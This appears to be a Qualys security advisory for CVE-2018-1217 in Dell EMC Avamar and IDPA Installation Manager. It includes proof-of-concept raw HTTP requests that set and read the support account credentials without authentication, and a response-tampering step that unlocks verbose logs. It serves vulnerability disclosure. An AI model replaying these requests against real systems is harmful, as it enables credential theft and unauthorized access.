

November 24, 2017

**Dell EMC Avamar and Integrated Data Protection Appliance (IDPA) Installation Manager Missing Access Control Vulnerability**

---

**SYNOPSIS:**

Dell EMC Avamar and Integrated Data Protection Appliance suffer from multiple vulnerabilities and some of which can be exploited by an unauthenticated user.

**Reference:** <https://store.Dell EMC.com/en-us/AVAMAR-PRODUCTS/Dell-DELL EMC-Avamar-Virtual-Edition-Data-Protection-Software/p/DELL EMC-Avamar-Virtual-Edition>

**CVE:** <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-1217>

---

**VULNERABILITY DETAILS:**

**Lab Setup:**

1. Target: Dell EMC Avamar Virtual Edition
2. Target IP Address: 10.113.198.230

**Vulnerable/Tested Version:**

Dell EMC Avamar Server 7.3.1  
Dell EMC Avamar Server 7.4.1  
Dell EMC Avamar Server 7.5.0  
Dell EMC Integrated Data Protection Appliance 2.0  
Dell EMC Integrated Data Protection Appliance 2.1

**About**

**Avamar® Installation Manager**

**Host Server:**

10.113.198.230

**Product Info:**

Avamar 7.5.0-183

**Installation Manager Version:**

7.5.0.183

**Downloader Service:**

(Not configured)

Close

## Vulnerability1: Missing functional level access control allows an unauthenticated user to add DELL EMC Support Account to the Installation Manager (CVE-2018-1217)

DELL EMC Avamar fails to restrict access to Configuration section that let Administrators set up Installation Manager configurations, or check for new packages from the Online Support site.

**Risk Factor: High**

### **Impact:**

An unauthenticated, remote attacker could add an Online Support Account for DELL EMC without any user interaction.

**CVSS Score: AV: N/AC: L/AU: N/C:P/I: N/A:N**

### **Proof-Of-Concept:**

1. Check or confirm existing settings for this section:

Avamar® Installation Manager

SW Releases History Repository **Configuration**

### Configuration

This page lets you set up Installation Manager configurations, or check for new packages from the Online Support site.

Username: EMC-SupportXXX

Password: ●●●●●●

#### Proxy Server Settings

Enable

proxy:

Enter the hostname and port number of the proxy server.

Proxy Host:

Proxy Port:

Use

Authentication:

Username:

Password:

Save Check For New Packages

2. Replay following request in BurpSuite with session Cookies removed:

Target: https://10.113.198.230

**Request**

Raw Params Headers Hex

```
POST /avi/aviqui/avigtwt HTTP/1.1
Host: 10.113.198.230
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/x-gwt-rpc; charset=utf-8
X-GWT-Permutation: C0386544BCA6922FF33178722F95C424
X-GWT-Module-Base: https://10.113.198.230/avi/aviqui/
Referer: https://10.113.198.230/avi/aviqui.html
Content-Length: 454
Connection: close

7|0|7|https://10.113.198.230/avi/aviqui/|60AF6BC6976F9E1F05AC454813F5324D|com.av
amar.avinstaller.gwt.shared.AvinstallerService|saveLDLSConfig|java.lang.String/
200401661|1|10.113.198.230|{"proxyHost":null,"proxyPort":0,
"useProxyAuthentication":false,"proxyUsername":null,"proxyPassword":null,
"disableInternetAccess":false,"proxyEnable":false,
"emcsupportUsername":"hacker","emcsupportPassword":"hacked3",
"disableLDLS":false}|1|2|3|4|3|5|5|6|0|7|
```

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 24 Nov 2017 05:50:43 GMT
Server: Jetty(9.0.6.v20130930)
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Disposition: attachment
Content-Length: 16
Connection: close

//OK[1,[""],0,7]
```

**Note:** The request is processed successfully even after the ‘X-GWT-Permutation:’ header is manipulated.

3. Confirm that the user ‘hacker’ is added successfully:

Avamar® Installation Manager

SW Releases History Repository **Configuration**

### Configuration

This page lets you set up Installation Manager configurations, or check for new packages from the Online Support site.

Username: hacker

Password: ●●●●●●

**Proxy Server Settings**

Enable

proxy:

Enter the hostname and port number of the proxy server.

Proxy Host:

Proxy Port:

Use

Authentication:

Username:

Password:

Save Check For New Packages

**Vulnerability2: Missing functional level access control allows an unauthenticated user to retrieve DELL EMC Support Account Credentials in Plain Text (CVE-2018-1217)**

DELL EMC Avamar fails to restrict access to Configuration section that let Administrators set up Installation Manager configurations, or check for new packages from the Online Support site.

**Risk Factor: High**


**Impact:**

An unauthenticated, remote attacker could retrieve Online Support Account password in plain text.

**CVSS Score: AV: N/AC: L/AU: N/C:P/I: N/A:N**

**Proof-Of-Concept:**

1. Check or confirm existing settings for this section:



The screenshot shows the Avamar® Installation Manager Configuration page. The page has a blue header with the title "Avamar® Installation Manager" and a navigation bar with buttons for "SW Releases", "History", "Repository", and "Configuration". The "Configuration" button is highlighted in yellow. Below the navigation bar, the page title "Configuration" is displayed in a large, bold font. A subtitle reads: "This page lets you set up Installation Manager configurations, or check for new packages from the Online Support site." The main content area is a light blue box containing a form. The form has two sections: "Username:" and "Password:" at the top, with the username field containing "EMC-SupportXXX" and the password field containing six dots. Below this is a section titled "Proxy Server Settings" with a sub-section "Enable proxy:" containing an unchecked checkbox. Below the checkbox is the text "Enter the hostname and port number of the proxy server." followed by two input fields: "Proxy Host:" and "Proxy Port:". Below these is a section "Use Authentication:" with an unchecked checkbox, followed by two input fields: "Username:" and "Password:". At the bottom of the form are two buttons: "Save" and "Check For New Packages".

2. Replay following request in BurpSuite with session Cookies removed:

The screenshot shows a web proxy tool interface with a 'Request' pane on the left and a 'Response' pane on the right. The target URL is https://10.11.42.110. The request is a POST to /avi/avigui/avigwt with various headers including X-GWT-Permutation. The response is an HTTP 200 OK with a JSON body containing a password field.

```
Request
Raw Params Headers Hex
POST /avi/avigui/avigwt HTTP/1.1
Host: 10.11.42.110
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0)
Gecko/20100101 Firefox/59.0
Accept: */*
Content-Type: text/x-gwt-rpc; charset=utf-8
X-GWT-Permutation: D0386544BCA6922FF33178722F891345
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
DNT: 1
Content-Length: 192

7|0|6|10.11.42.110/avi/avigui|60AF6BC6976F9B1F05AC454813F5324D|
com.avamar.avinstaller.gwt.shared.AvInstallerService|getLDLSConf
id|java.lang.String/2004016611|10.11.42.110|1|2|3|4|2|5|6|0|

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Tue, 23 Jan 2018 06:08:36 GMT
Server: Jetty(9.0.6.v20130930)
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Disposition: attachment
Content-Length: 283
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive

//OK[1,[{"proxyHost":null,"proxyPort":0,"useProxyAuthentication":false,"proxyUsername":
":","proxyPassword":"","disableInternetAccess":false,"proxyEnable":false,"emcsuppo
rtUsername":"hacker","emcsupportPassword":"YouAreHacked!!","disableLDLS":false}],0,7
]
```

**Note:** The request is processed successfully even after the ‘X-GWT-Permutation:’ header is manipulated.

3. As you can see from above screenshot, the user password was retrieved in plain text.

## Vulnerability3: Improper validation of ‘DELL EMC Customer Support passcode’ allows an authenticated user to unlock DELL EMC Support Account and download verbose logs

DELL EMC Avamar fails to validate ‘DELL EMC Customer Support passcode’ properly allowing an authenticated user to unlock the support account and view/download verbose logs.

**Risk Factor: Medium**



### **Impact:**

An authenticated user could exploit this vulnerability to unlock DELL EMC support account and access verbose logs that were restricted on purpose.

**CVSS Score: AV: N/AC: L/AU: S/C:N/I: N/A:N**

### **Proof-Of-Concept:**

1. Try to unlock the support account with an invalid password and you get an error:



2. Now send the same request again, Note the invalid password highlighted:

Request to https://10.113.198.230:443

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST /avi/avigui/avigwt HTTP/1.1
Host: 10.113.198.230
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/x-gwt-rpc; charset=utf-8
X-GWT-Permutation: C0386544BCA922FF33178723F95C424
X-GWT-Module-Base: https://10.113.198.230/avi/avigui/
Referer: https://10.113.198.230/avi/avigui.html
Content-Length: 216
Cookie: JSESSIONID=1prcku3ef7d215trkcthamOdy
Connection: close

7[0]7[https://10.113.198.230/avi/avigui/|60AF6BC6976F9B1F05AC454813F5324D|com.avamar.avinstaller.gwt.shared.AvinstallerService|supportLogin|java.lang.String/200401661
1|10.113.198.230|adsafadads|1|2|3|4|3|5|5|5|6|0|7]
```

3. Intercept the server response:

Response from https://10.113.198.230:443/avi/avigui/avigwt

Forward Drop Intercept is on Action

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 24 Nov 2017 04:29:22 GMT
Server: Jetty(9.0.6.v20130930)
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Disposition: attachment
Content-Length: 21
Connection: close

//OK[1,["false"],0,7]
```

4. Change the response to 'True' from 'False':

Response from https://10.113.198.230:443/avi/avigui/avigwt

Forward Drop Intercept is on Action

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 24 Nov 2017 04:29:22 GMT
Server: Jetty(9.0.6.v20130930)
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Disposition: attachment
Content-Length: 21
Connection: close

//OK[1,["true"],0,7]
```



5. It unlocks the support account:




6. View the logs:

A screenshot of a web browser displaying a log viewer interface. The browser's address bar shows the URL 'https://10.113.198.230:7543/avi/logapp.html'. The page title is 'avinstaller.log.0 (size: 1587427 bytes)'. The interface includes a search bar, a 'Log URL' field, and a 'Split URL' field. Below these, there are checkboxes for 'Enable Post data' and 'Enable Referrer'. The main content area shows a list of log entries with line numbers on the left and log messages on the right. The log messages include error messages about unresponsive nodes, warnings about missing log files, and information about API calls and GPG signatures. The log entries are as follows:

```
17817 Copying getnodeLogs script to nodes
17818 node [] not responsive, removing from list - no network interfaces are tagged for internal use or are otherwise unrestricted on node at index 0 among nodes selected by "all"
17819 ERROR: there were no responsive nodes, stopped at /usr/local/avamar/bin/mapall line 124.
17820 getLogs: ERROR: command "[ -r /etc/profile ] && . /etc/profile >/dev/null 2>&1 ; cd /usr/local/avamar/bin/; mapall --nodes=all --parallel --user=root --quiet copy getnodeLogs" exited with error
status = 255 - quitting
17821 getLogs: ERROR: command "[ -r /etc/profile ] && . /etc/profile >/dev/null 2>&1 ; ssh-agent bash -c "[ -r /etc/profile ] && . /etc/profile >/dev/null 2>&1 ; ssh-add /root/.ssh/roottid && /usr/loc
/avamar/bin/getLogs --_run_ssh_agent" exited with error status = 1 - quitting
17822
17823 Nov 24, 2017 4:18:51 AM com.avamar.avinstaller.report.NodeLogsServlet executeGetLogs
17824 WARNING: Node log file not found after running getLogs.
17825 Nov 24, 2017 4:18:51 AM com.avamar.avinstaller.report.NodeLogsServlet doPost
17826 WARNING: Node log file not found after running getLogs.
17827 Nov 24, 2017 4:18:51 AM com.avamar.avinstaller.gwt.server.AvinstallerServiceImpl callService
17828 WARNING: ----- Exception in callService: http://localhost:7580/avi/nodeLogs msg: http://localhost:7580/avi/nodeLogs
17829 Nov 24, 2017 4:18:51 AM com.avamar.avinstaller.gwt.server.AvinstallerServiceImpl handleServiceException
17830 INFO: *** FileNotFoundException (most likely the diff in versions of API)
17831 Nov 24, 2017 4:25:16 AM com.avamar.avinstaller.gwt.server.GWTCacheControlFilter doFilter
17832 INFO: --- requestURI: /avi/avigu/avigu.nocache.js
17833 Nov 24, 2017 4:25:17 AM com.avamar.avinstaller.gwt.server.AvinstallerServiceImpl getSysInfo
17834 INFO: [aviguiserv:getSysInfo] http://localhost:7580/avi/service/info/sysinfo/product calling with param: product
17835 Nov 24, 2017 4:25:17 AM com.avamar.avinstaller.gwt.server.AvinstallerServiceImpl callService
17836 INFO: [aviguiserv:10.113.198.230] making rest call: http://localhost:7580/avi/service/info/sysinfo/product
17837 Nov 24, 2017 4:25:17 AM com.avamar.avinstaller.security.GPGSign callGPGCommand
17838 INFO: Command: gpg --verify /opt/emc-tools/bin/sys-info.sig /opt/emc-tools/bin/sys-info returned: gpg: Signature made Mon 12 Jun 2017 11:40:15 PM UTC using RSA key ID 54892B05
17839 gpg: Good signature from "avpkey (Avamar Package Key)"
17840 gpg: WARNING: This key is not certified with a trusted signature!
17841 gpg: There is no indication that the signature belongs to the owner.
17842 Primary key fingerprint: E066 D6AB 7A03 A9F5 014E 529A A712 7C33 5489 2B05
17843
17844 Nov 24, 2017 4:25:17 AM com.avamar.avinstaller.security.GPGSign callGPGCommand
```

## 7. View verbose logs:



```
{ "status": "", "fileName": "avinstaller.log.0", "fileSize": "1687603", "lineCount": "19115", "lineStart": "1", "lineEnd": "19115" }
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.Environment <clinit>
INFO: Hibernate 3.3.1.GA
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.Environment <clinit>
INFO: hibernate.properties not found
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.Environment buildBytecodeProvider
INFO: Bytecode provider name : javassist
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.Environment <clinit>
INFO: using JDK 1.4 java.sql.Timestamp handling
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.Configuration configure
INFO: configuring from resource: jbpm.hibernate.cfg.xml
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.Configuration getConfigurationInputStream
INFO: Configuration resource: jbpm.hibernate.cfg.xml
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.Configuration addResource
INFO: Reading mappings from resource : jbpm.repository.hbm.xml
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.HbmBinder bindRootPersistentClassCommonValues
INFO: Mapping class: org.jbpm.pvm.internal.repository.DeploymentImpl -> JBPM4_DEPLOYMENT
Jun 13, 2017 1:21:11 AM org.hibernate.cfg.HbmBinder bindRootPersistentClassCommonValues
INFO: Mapping class: org.jbpm.pvm.internal.repository.DeploymentProperty -> JBPM4_DEPLOYPROP
Jun 13, 2017 1:21:12 AM org.hibernate.cfg.HbmBinder bindRootPersistentClassCommonValues
INFO: Mapping class: org.jbpm.pvm.internal.id.PropertyImpl -> JBPM4_PROPERTY
Jun 13, 2017 1:21:12 AM org.hibernate.cfg.Configuration addResource
INFO: Reading mappings from resource : jbpm.execution.hbm.xml
Jun 13, 2017 1:21:12 AM org.hibernate.cfg.HbmBinder bindRootPersistentClassCommonValues
INFO: Mapping class: org.jbpm.pvm.internal.model.ExecutionImpl -> JBPM4_EXECUTION
Jun 13, 2017 1:21:12 AM org.hibernate.cfg.HbmBinder bindRootPersistentClassCommonValues
INFO: Mapping class: org.jbpm.pvm.internal.type.Variable -> JBPM4_VARIABLE
Jun 13, 2017 1:21:12 AM org.hibernate.cfg.HbmBinder bindSubclass
INFO: Mapping subclass: org.jbpm.pvm.internal.type.variable.BlobVariable -> JBPM4_VARIABLE
Jun 13, 2017 1:21:12 AM org.hibernate.cfg.HbmBinder bindSubclass
INFO: Mapping subclass: org.jbpm.pvm.internal.type.variable.DateVariable -> JBPM4_VARIABLE
Jun 13, 2017 1:21:12 AM org.hibernate.cfg.HbmBinder bindSubclass
INFO: Mapping subclass: org.jbpm.pvm.internal.type.variable.DoubleVariable -> JBPM4_VARIABLE
```

### CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

### CONTACT:

For more information about the Qualys Security Research Team, visit our website at <http://www.qualys.com> or send email to [research@qualys.com](mailto:research@qualys.com)

### LEGAL NOTICE:

The information contained within this advisory is Copyright (C) 2017 Qualys Inc. It may be redistributed provided that no fee is charged for distribution and that the advisory is not modified in any way.